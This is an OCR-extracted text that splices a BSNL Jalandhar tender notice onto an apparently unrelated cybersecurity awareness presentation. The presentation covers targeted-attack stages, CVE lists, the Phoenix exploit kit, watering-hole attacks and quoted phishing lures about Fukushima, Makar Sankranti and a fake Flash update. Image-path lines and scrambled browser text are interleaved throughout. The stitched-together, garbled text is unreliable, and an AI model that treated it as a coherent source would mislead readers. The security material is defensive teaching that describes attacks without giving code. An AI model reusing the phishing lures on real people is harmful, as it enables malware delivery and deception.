
ii) Last date of issue of tender forms - 15/07/2011

The tender documents shall not be issued by post.

6.0 The tender documents consisting of plans, specifications, the schedule of quantities of the various classes of work to be done and the set of terms and conditions of the contract to be complied with by the Contractor whose tender may be accepted and other necessary documents, can either be down loaded from the BSNL website www.punjab.bsnl.co.in or be seen in the office of the EXECUTIVE ENGINEER, BSNL CIVIL DIVISION, JALANDHAR between 11.00 hours & 16.00 hours everyday except on Second Saturdays, Sundays and Public Holidays. The tender documents, excluding standard form, will be issued from his office, during the hours specified above on payment of the following : -

(i) Rs.569/= in cash as cost of tender (Non refundable) and
(ii) Earnest money of Rs.8,146/= in cash (upto Rs.2,500/- only) / deposit at call receipt of a scheduled bank / fixed deposit receipt of a scheduled bank / demand draft of a scheduled bank issued in favour of 'Accounts Officer (C), BSNL Civil Division, Jalandhar'.
When amount of earnest money is more than Rs. 5 lakhs, part of the earnest money is acceptable in the form of Bank Guarantee also. In such case, minimum 50% of earnest money (but not less than Rs. 5 lakh) or Rs. 25 lakh, whichever is less, will have to be deposited in the shape prescribed above. For balance amount of earnest money, bank guarantee will also be acceptable.

Targeted Attacks


(1) Espionage
(2) Intrusion
(3) Evolution/internal spread
(4) Attack
Sending of malware to target
Initial infection of target
Secondary infection, Seizure of system administrator authority
Access to important document storage servers
http://
(5) Elimination of traces of activity
Serious information leakage, etc.

Source: nec.com

Targeted attacks are defined as the attacks which are destined to target a particular organization, large enterprises with an intention to extract sensitive information of an individual user or the entire organization.Threats are delivered via SMTP e-mail, port attacks, zero day attack vulnerability exploits or phishing messages


Targeted attacks - vectors

- Spear phishing – emails
- Malicious office/pdf documents
- Pre-malware loaded USB (pen) drives
- Malicious websites hosted by exploit kits
- Watering hole
- Social networking

Vulnerabilities exploited

- CVE-2014-1776- Remote Code Execution Vulnerability in Internet Explorer 9 to 11-
- CVE-2013-3906- A graphics vulnerability exploited through Word documents
- CVE-2014-1761- Remote code Execution- Microsoft word RTF vulnerability
- CVE-2013-3918- (Internet Explorer 7 and 8)Remote code execution vulnerability of a legacy ActiveX component used by Internet Explorer
- CVE-2014-0322- Microsoft Internet Explorer 10
- CVE-2013-0640, CVE-2013-0641: PDF vulnerabilities CVE-2009-4324 -Doc.media.newPlayer()in Multimedia.api
- CVE-2010-3333- Microsoft Office RTF File Stack Buffer Overflow Vulnerability
- CVE-2012-0158 -Microsoft Windows MSCOMCTL.OCX ActiveX control
- CVE-2011-0611- Adobe flash player code execution vul
- CVE-2010-0188 -Adobe Acrobat and Reader PDF LibTiff Integer Overflow Vulnerability
- CVE-2010-2883-Adobe Reader SING Table Parsing Vulnerability

Malware via pdf.. Latest context



Subject: **Japan nuclear progress as toll up**

To:

Date: 03/22/11 07:48 AM

From:

Fukushima_updats_and... (283kB)

The United Nations nuclear agency (IAEA) says there have been positive developments in Japan's efforts to tackle a nuclear emergency after the 11 March quake.

But it said the overall situation remained very serious.


The overall death toll has now risen to 8,450, with 12,931 people missing.

Electricity has been restored to three reactors at the crippled Fukushima nuclear power plant - this should allow the use of on-site water pumps soon.

Engineers have been spraying fuel rods with salt water to try to cool them enough to avert radiation leakage.

"We consider that now we have come to a situation where we are very close to getting the situation under control," Deputy Cabinet Secretary Tetsuro Fukuyama said.

What situation Japan has come to? What infulence the contamination will make to Japan and futhermore the whole world? Here we also provide an attached file to elaborate to specifics.Please kindly check it on behalf of you and your br-loved ones.Thanks.



CURRENT ACTIVITIES

Propagation of malware through Makar Sankranti Greetings

Original Issue Date:January 14, 2011

It has been observed that malicious emails with subject "Happy Makar Sankranti" is circulating. The mail body includes Makara Sankranti related texts/SMS and urging the user to open the attached pdf file (more_Makar_Sankrantu_Wishes.pdf) for more SMS.

See the shot below:

more_Makar_Sankranti... (138kB)

Happy Makar Sankranti!

This day is considered auspicious and marks the beginning of a phase in Hindu culture when all kinds of auspicious rituals can be performed. This occasion is celebrated all over the country in various forms; however the spirit of the festival remains the same everywhere. People exchange gifts, greeting, sweets and good wishes on this occasion. Here are few good SMS that would be useful for you on the occasion of Makar Sankranti.

Tila pan dya tiche pan ghya, ghen denan ch wadhat
Makar Sankranti lach tar ghyaw dyaw lagat


Exploit set – phoenix kit

- Flash exploits Adobe Flash Integer Overflow in AVM2 - CVE-2009-1869
- Adobe Flash Integer Overflow in Flash Player CVE-2007-0071

- PDF exploits Adobe Reader CollectEmailInfo Vulnerability CVE-2007-5659
- Adobe Reader Collab GetIcon Vulnerability CVE-2009-0927
- Adobe Reader LibTiff Vulnerability CVE-2010-0188
- Adobe Reader newPlayer Vulnerability CVE-2009-4324
- Adobe Reader util.printf Vulnerability CVE-2008-2992

- Internet Explorer Exploits IE MDAC Vulnerability CVE-2006-0003
- IE SnapShot Viewer ActiveX Vulnerability CVE-2008-2463
- IE iepeers Vulnerability CVE-2010-0806

- Java Exploits JAVA HsbParser.getSoundBank Vulnerability CVE-2009-3867
- Java Development Kit Vulnerability CVE-2008-5353



Important:Flash Update

Vangils Andre

Sent: Wednesday, July 8, 2015 at 11:06

To:

Dear,

If you already have Flash installed on your computer, you'll be asked to download and install update . Once the new update is installed, Flash should function normally.

Update Outlook Many Flash problems can be solved by updating your client software to the latest version. Please verify that you have all the latest updates available for your version of Adobe flash software. Here's how:


1.Download update http://get.adobe.com/.

2.Click Check for Updates.

3.Restart your computer after you have verified that all updates are installed.

You must have administrative privileges on your computer to install any Flash. Please contact your desktop support staff if you need assistance.

Source: www.volexity.com




WATERING HOLE ATTACKS

1. Attacker profiles victims and the kind of websites they go to.

2. Attacker then tests these websites for vulnerabilities.

3. When the attacker finds a website that he can compromise he then injects the JavaScript or HTML redirecting the victim to a separate site hosting the exploit code for the chosen vulnerability.

4. The compromised website is now "waiting" to infect the profiled victim with a zero-day exploit, just like a lion waiting at a watering hole.



:: Railway Employees Information System (REIS) - Ministry of Railways :: - Windows Internet Explorer
http:// [redacted] gov.in/
Live Search
File Edit View Favorites Tools Help
Favorites
Suggested Sites
Web Slice Gallery
Page
Safety
Tools
About
Know You
Summary of
Help D
RTI -Ra
PNR En
Train En
Codes and
6th Pay Co
Other Railwa
Discla
y Bd.
dation
System
lway
Transit
nits

Your current security settings put your computer at risk. Click here to change your security settings...

http:// [redacted] gov.in/ - Original Source
File Edit Format

